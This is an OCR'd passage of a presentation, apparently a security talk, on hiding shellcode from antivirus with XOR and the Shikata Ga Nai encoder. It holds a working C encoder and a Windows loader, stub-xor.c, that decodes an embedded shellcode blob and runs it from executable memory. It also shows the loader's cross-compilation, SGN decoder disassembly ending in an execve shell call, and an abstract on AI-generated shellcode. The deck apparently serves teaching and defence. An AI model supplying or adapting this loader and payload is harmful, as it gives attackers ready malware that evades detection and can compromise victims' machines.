    for (int i = 0; i < iterations; i++) {
        for (size_t j = 0; j < size; j++) {
            data[j] ^= key; // XOR each byte with the key
        }
    }
}

void generate_stub_format(unsigned char *data, size_t size) {
    printf("unsigned char buf[] = \n\"");
    for (size_t i = 0; i < size; i++) {
        printf("\\x%02x", data[i]); // Print each byte in hex with escaped format
        if ((i + 1) % 16 == 0 && i != size - 1) {
            printf("\"\n\""); // Add new line after every 16 bytes for readability
        }
    }
    printf("\";\n");
}

int main() {
    size_t buf_size = sizeof(buf) - 1; // Exclude null terminator
    unsigned char key;
    int iterations;

    key = 42;
    iterations = 3;

    // printf("Enter XOR key (1-byte integer): ");
    // scanf("%hhu", &key);

    // printf("Enter the number of XOR iterations: ");
    // scanf("%d", &iterations);
    printf("\nOriginal Shellcode:\n");
    generate_stub_format(buf, buf_size);

    // XOR encrypt the shellcode
    xor_encrypt(buf, buf_size, key, iterations);

    printf("\nEncrypted Shellcode after %d XOR iterations (for inclusion in stub):\n", iterations);
    generate_stub_format(buf, buf_size);

    return 0;
}
```

XORing Shellcode - **Execution**




stub-xor.c

```c
unsigned char buf[] =
"\xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"
"\x7c\x62\x1b\xf8\x4f\x62\xa1\x78\x4a\x62\xa1\x78\x32\x62\xa1\x78"
"\x0a\x62\xa1\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"
"\x86\x16\x4b\x56\x28\x06\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\xc8\xc7"
"\x78\x6b\x7b\x62\xa1\x78\x0a\xa1\x68\x16\x62\x2b\xfa\xa1\xaa\xa2"
"\x2a\x2a\x2a\x62\xaf\xea\x5e\x4d\x62\x2b\xfa\x7a\xa1\x62\x32\x6e"
"\xa1\x6a\x0a\x63\x2b\xfa\xc9\x7c\x62\xd5\xe3\x6b\xa1\x1e\xa2\x62"
"\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"
"\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\xf2\x72\x6e"
"\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\xa1\x26\x62\x6e\xa1\x6a\x36\x63"
"\x2b\xfa\x6b\xa1\x2e\xa2\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x70"
"\x6b\x72\x6b\x73\x6b\x70\x62\xa9\xc6\x0a\x6b\x78\xd5\xca\x72\x6b"
"\x73\x70\x62\xa1\x38\xc3\x7d\xd5\xd5\xd5\x77\x62\x90\x2b\x2a\x2a"
"\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\xa1"
"\x45\xad\xd5\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xbf\x97\xb7\xd5"
"\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"
"\x39\x58\x45\x40\x2a\x73\x6b\xa3\xf0\xd5\xff\x49\x4b\x46\x49\x04"
"\x4f\x52\x4f\x2a";

// Function to decode the shellcode
void xor_decode(unsigned char *data, size_t size, unsigned char key, int iterations) {
    for (int i = 0; i < iterations; i++) {
        for (size_t j = 0; j < size; j++) {
            data[j] ^= key; // XOR each byte with the key
        }
    }
}

int main() {
    unsigned char xor_key = 42; // XOR key (must match the key used to encode the shellcode)
    int xor_iterations = 3;    // Number of XOR iterations (must match the encoding iterations)

    // Decode the shellcode
    xor_decode(buf, sizeof(buf) - 1, xor_key, xor_iterations); // -1 to exclude the null terminator

    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        printf("VirtualAlloc failed: %d\n", GetLastError());
        return -1;
    }

    // Copy decoded shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    printf("Executing shellcode...\n");
    ((void(*)())exec_mem)();

    // Free the allocated memory (optional, for completeness)
    VirtualFree(exec_mem, 0, MEM_RELEASE);

    return 0;
}
```




```
┌──(kali㉿kali)-[~/Documents/exploit]
└─$ x86_64-w64-mingw32-gcc -o test.exe stub-xor.c
```



Name	Date modified	Type	Size
Today (1)			
test.exe	1/14/2025 6:44 AM	Application	240 KB
Earlier this month (3)			
A long time ago (11)			

Shikata Ga Nai



The "Shikata ga nai" encoder is still dominating today - and likely well beyond.


Chris Abou-Chabké

Founder and Chief Hacking Officer of Black Hat Ethical Hacking

Published Nov 1, 2024

Reference: https://www.linkedin.com/pulse/shikata-ga-nai-encoder-still-dominating-today-well-abou-chabk%C3%A9-vyuxf

Shikata Ga Nai




How Iterations Complicate Detection

"Shikata Ga Nai" supports multiple iterations, making the steps repeat, which thwarts simple detection techniques. As a defender, relying solely on static detection methods to identify SGN-encoded payloads is a losing game. Static analysis can’t easily penetrate the encoding without fully unraveling the payload, and continuously scanning memory is computationally heavy. This leaves many detection systems defaulting to behavioral analysis or sandboxing to attempt interception.

For experienced security researchers, this is familiar and not new, **but how many elite ethical hackers are there really?** The real surprise is that SGN payloads still succeed at slipping past today’s defenses. Encoded payloads crafted with SGN remain valuable, particularly since defenders often depend on signature-based detection. But as SGN’s randomized encoding layers evade static scans, those relying on static detection alone will find SGN a consistent blind spot.

Reference: https://www.linkedin.com/pulse/shikata-ga-nai-encoder-still-dominating-today-well-abou-chabk%C3%A9-vyuxf


Shikata Ga Nai



```
sub_1001e0ac:
1001e0ac  bb6dd2fabd    mov      ebx, 0xbdfad26d
1001e0b1  d9d0          fnop
1001e0b3  d97424f4      fnstenv [esp-0xc {var_c}]
1001e0b7  58            pop      eax {__return_addr}
1001e0b8  31c9          xor      ecx, ecx  {0x0}
1001e0ba  66b99753      mov      cx, 0x5397

1001e0be  83c004        add      eax, 0x4
1001e0c1  315812        xor      dword [eax+0x12], ebx
1001e0c4  035812        add      ebx, dword [eax+0x12]
1001e0c7  e2f5          loop     0x1001e0be
```

Reference: https://medium.com/@acheron2302/decode-shikata-ga-nai-with-binary-ninja-part-2-19cea990ea4b

Shikata Ga Nai



```
0x00417000 DADB                     fcmovu st(0),st(3)
0x00417002 D97424F4                 fstenv [esp-0xc]
0x00417006 5A                       pop edx
0x00417007 BE05269FE4               mov esi,0xe49f2605
0x0041700c 2BC9                     sub ecx,ecx
0x0041700e B10C                     mov cl,0xc
```

```
0x00417010 317218                   xor [edx+0x18],esi
```

```
0x00417013 83EAFC                   sub edx,0xfffffffc
0x00417016 037214                   add esi,[edx+0x14]
```


```
0x00417019 E2F5                     loop 0xfffffff7
```

```
0x0041701b 6A0B                     push byte 0xb
0x0041701d 58                       pop eax
0x0041701e 99                       cwd
0x0041701f 52                       push edx
0x00417020 66682D63                 push word 0x632d
0x00417024 89E7                     mov edi,esp
0x00417026 682F736800               push dword 0x68732f
0x0041702b 682F62696E               push dword 0x6e69622f
0x00417030 89E3                     mov ebx,esp
0x00417032 52                       push edx
0x00417033 E80A000000               call 0xf
0x00417042 57                       push edi
0x00417043 53                       push ebx
0x00417044 89E1                     mov ecx,esp
```

```
0x00417046 execve
```

Reference: https://medium.com/@acheron2302/decode-shikata-ga-nai-with-binary-ninja-part-2-19cea990ea4b

Preparing for AI based Malware ??



Can we generate shellcodes via natural language? An empirical study

Open access | Published: 05 March 2022

Volume 29, article number 30, (2022) Cite this article

You have full access to this open access article

Automated Software Engineering


Pietro Liguori, Erfan Al-Hossami, Domenico Cotroneo, Roberto Natella, Bojan Cukic & Samira Shaikh

5117 Accesses 5 Altmetric

Avoid common mistakes on your manuscript.

Reference: https://link.springer.com/article/10.1007/s10515-022-00331-3

Preparing for AI based Malware ??



Abstract

Writing software exploits is an important practice for *offensive security* analysts to investigate and prevent attacks. In particular, *shellcodes* are especially time-consuming and a technical challenge, as they are written in assembly language. In this work, we address the task of automatically generating shellcodes, starting purely from descriptions in natural language, by proposing an approach based on Neural Machine Translation (NMT). We then present an empirical study using a novel dataset (*Shellcode_IA32*), which consists of 3200 assembly code snippets of real Linux/x86 shellcodes from public databases, annotated using natural language. Moreover, we propose novel metrics to evaluate the accuracy of NMT at generating shellcodes. The empirical analysis shows that NMT can generate assembly code snippets from the natural language with high accuracy and that in many cases can generate entire shellcodes with no errors.

Reference: https://link.springer.com/article/10.1007/s10515-022-00331-3

04

Demo

THANK YOU

Get In Touch :

LinkedIn : Lalu Raynaldi Pratama Putra
Github : https://github.com/KanakSasak
Medium : https://kanaksasak.medium.com